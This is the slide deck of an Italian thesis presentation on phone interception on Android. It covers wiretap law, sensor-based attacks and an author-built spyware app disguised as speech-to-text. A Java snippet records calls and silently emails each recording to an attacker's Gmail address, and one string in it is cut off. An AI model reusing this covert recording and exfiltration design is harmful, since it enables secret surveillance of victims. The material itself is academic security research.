UNIVERSITÀ DEGLI STUDI
DI SALERNO

LE INTERCETTAZIONI TELEFONICHE IN ANDROID

RELATORE:

PROF. ROBERTO DE PRISCO


CANDIDATO:

VINCENZO SANTORO

MATRICOLA 0522500487

ANNO ACCADEMICO 2019-2020

“LE INTERCETTAZIONI, LO DICO DA SEMPRE, SONO UN MEZZO DI INDAGINE IRRINUNCIABILE E INDISPENSABILE CHE NON VA IN ALCUN MODO LIMITATO.” — PIETRO GRASSO, MAGISTRATO E POLITICO ITALIANO (1945)



IL CASO DI STUDIO: LE INTERCETTAZIONI TELEFONICHE

- L'azione o l'insieme di azioni operate al fine di acquisire nozione ed eventualmente copia di uno scambio di comunicazioni fra due o più soggetti terzi.
- Disciplinate dall'art. 266 e seguenti del codice di procedura penale italiano.
- Requisiti: decreto motivato del Pubblico Ministero e autorizzazione del Giudice per le indagini preliminari.
- Il PM può disporre immediatamente l'inizio dell'intercettazione e chiedere entro 24 ore l'autorizzazione del GIP: in caso contrario l'intercettazione deve essere interrotta e gli elementi acquisiti sono inutilizzabili.

IL CASO DI STUDIO: ANDROID

- Sistema operativo per dispositivi mobili sviluppato da Google.
- Nel 2017 il 62,94% degli Smartphone aveva Android come S.O.
- L'ultima release è Android 11 (R, API 30, settembre 2020).
- I programmi che vengono eseguiti su dispositivi Android sono detti App (applicazioni).
- Test su Samsung Galaxy S7. Android 8.0 (Oreo, API 26, 60,8%).

EDWARD SNOWDEN

“Affermare che non si è interessati al diritto alla privacy perché non si ha nulla da nascondere è come dire che non si è interessati alla libertà di parola perché non si ha nulla da dire”.

HAVEN: KEEP WATCH

- Auto-intercettarsi per la propria sicurezza.
- App Android open source sviluppata da Guardian Project con la Fondazione Freedom of the Press di Edward Snowden.
- Pensata per persone che temono che la propria privacy sia messa a rischio da intrusioni al fine di boicottarne l'attività o di attentare alla vita.
- Trasforma un telefono secondario in un antifurto. Monitora tutti i sensori, salva ogni misurazione in un log e invia tramite Signal ogni evento sospetto.
- Efficace per prevenire attacchi di tipo *Evil maid*.

I SENSORI IN ANDROID

- I telefoni dispongono di diversi sensori, i più diffusi sono Giroscopio, Accelerometro, Magnetometro, Sensore di prossimità, Fotometro.
- In Android per usare qualsiasi sensore è necessario un unico permesso detto MANAGE_SENSOR_DRIVERS.
- Su un Samsung Galaxy S7 sono presenti 32 sensori.
- La comunità accademica e quella degli hacker si interrogano sulla possibilità. di effettuare attacchi o intercettazioni sfruttando i sensori.

ATTACCHI ED INTERCETTAZIONI TRAMITE SENSORI

- *Gyro.html*: pagina web sviluppata nel 2014. Se lasciata aperta, capta con il giroscopio del dispositivo le parole emesse nella stessa stanza in cui si trova il telefono sfruttando le vibrazioni.
- *PINlogger.js*: codice Javascript sviluppato nel 2017, permette di risalire a PIN di 4 cifre sfruttando l'oscillazione del dispositivo captata dall'accelerometro durante l'inserimento.
- *TapLogger*: realizzato nel 2017, combina i dati dei sensori per ricavare PIN a 4 o più cifre. Mascherato come un gioco di *Matching Icons*.
- *Anubis*: banking trojan che nel 2019 ha eluso i controlli su sandbox di Google. Attiva il codice malevolo solo se il dispositivo ha dei sensori.

UN INTERCETTATORE TELEFONICO IN ANDROID

- L'app spyware realizzata è mascherata come un'app di Speech-To-Text.
- Può essere utilizzata per prendere appunti, realizzare una lista della spesa, trascrivere un'intervista o registrare file audio.
- In questo modo si giustificano all'utente i permessi per accedere al Microfono, l'utilizzo dei dati mobili e l'accesso all'archivio.
- La grafica è volutamente minimale.

OUTGOINGCALLRECEIVER

- Si occupa di attivare la registrazione e di richiedere l'invio del file registrato quando rileva rispettivamente l'inizio e la fine di una telefonata.
- Utilizza Task Asincroni
- Richiede il permetto di accedere allo stato del telefono


```
@Override
protected String doInBackground(String... strings) {
    if(intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER)!=null)
        savedPhoneNumber = intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER);

    String action = intent.getAction();
    String uri = intent.toUri(Intent.URI_INTENT_SCHEME);

    if(action.equals("android.intent.action.PHONE_STATE")){
        if(uri.contains("state=OFFHOOK")){
            Date currentTime = Calendar.getInstance().getTime();
            fileName = "/"+currentTime.toString().replace(" ", "").replace(":", "").replace("+", "");
            Log.d(LOG_TAG, fileName);
            cr.startRecording(fileName);
            Log.d(LOG_TAG, "Chiamata in corso con "+ savedPhoneNumber);
        }
        if(uri.contains("state=IDLE")){
            if(cr.stopRecording()){
                try {
                    gms.sendMail("Invio intercettazione telefonica " + fileName,
                            "In riferimento alla tesi magistrale sostenuta da Santoro Vincenzo con il Prof. De prisco, si invia ai fini di studio l'intercettazione tel
                            ct.getResources().getString(R.string.recipients),
                            cr.getLocation() + fileName);
                } catch (Exception e) {
                    Log.e("AudioRecordTest", e.getClass().toString());
                    if(e.getMessage()!=null)
                        Log.e("AudioRecordTest", e.getMessage());
                }
                Log.d(LOG_TAG, "Chiamata terminata con "+ savedPhoneNumber);
            }
        }
    }
```

GMAILSENDER

- Viene invocato al termine della registrazione di una telefonata
- Invia la registrazione ad un indirizzo di posta elettronica senza che l'utente debba inserire alcun input e senza messaggi o pop-up di notifica
- Il mittente (attaccante) deve essere un indirizzo gmail con abilitato l'accesso ad app meno sicure
- Username e Password del mittente sono memorizzate nel file strings.xml
- Richiede le librerie esterne activation.jar, mail.jar e additional.jar



GRAZIE PER L'ATTENZIONE!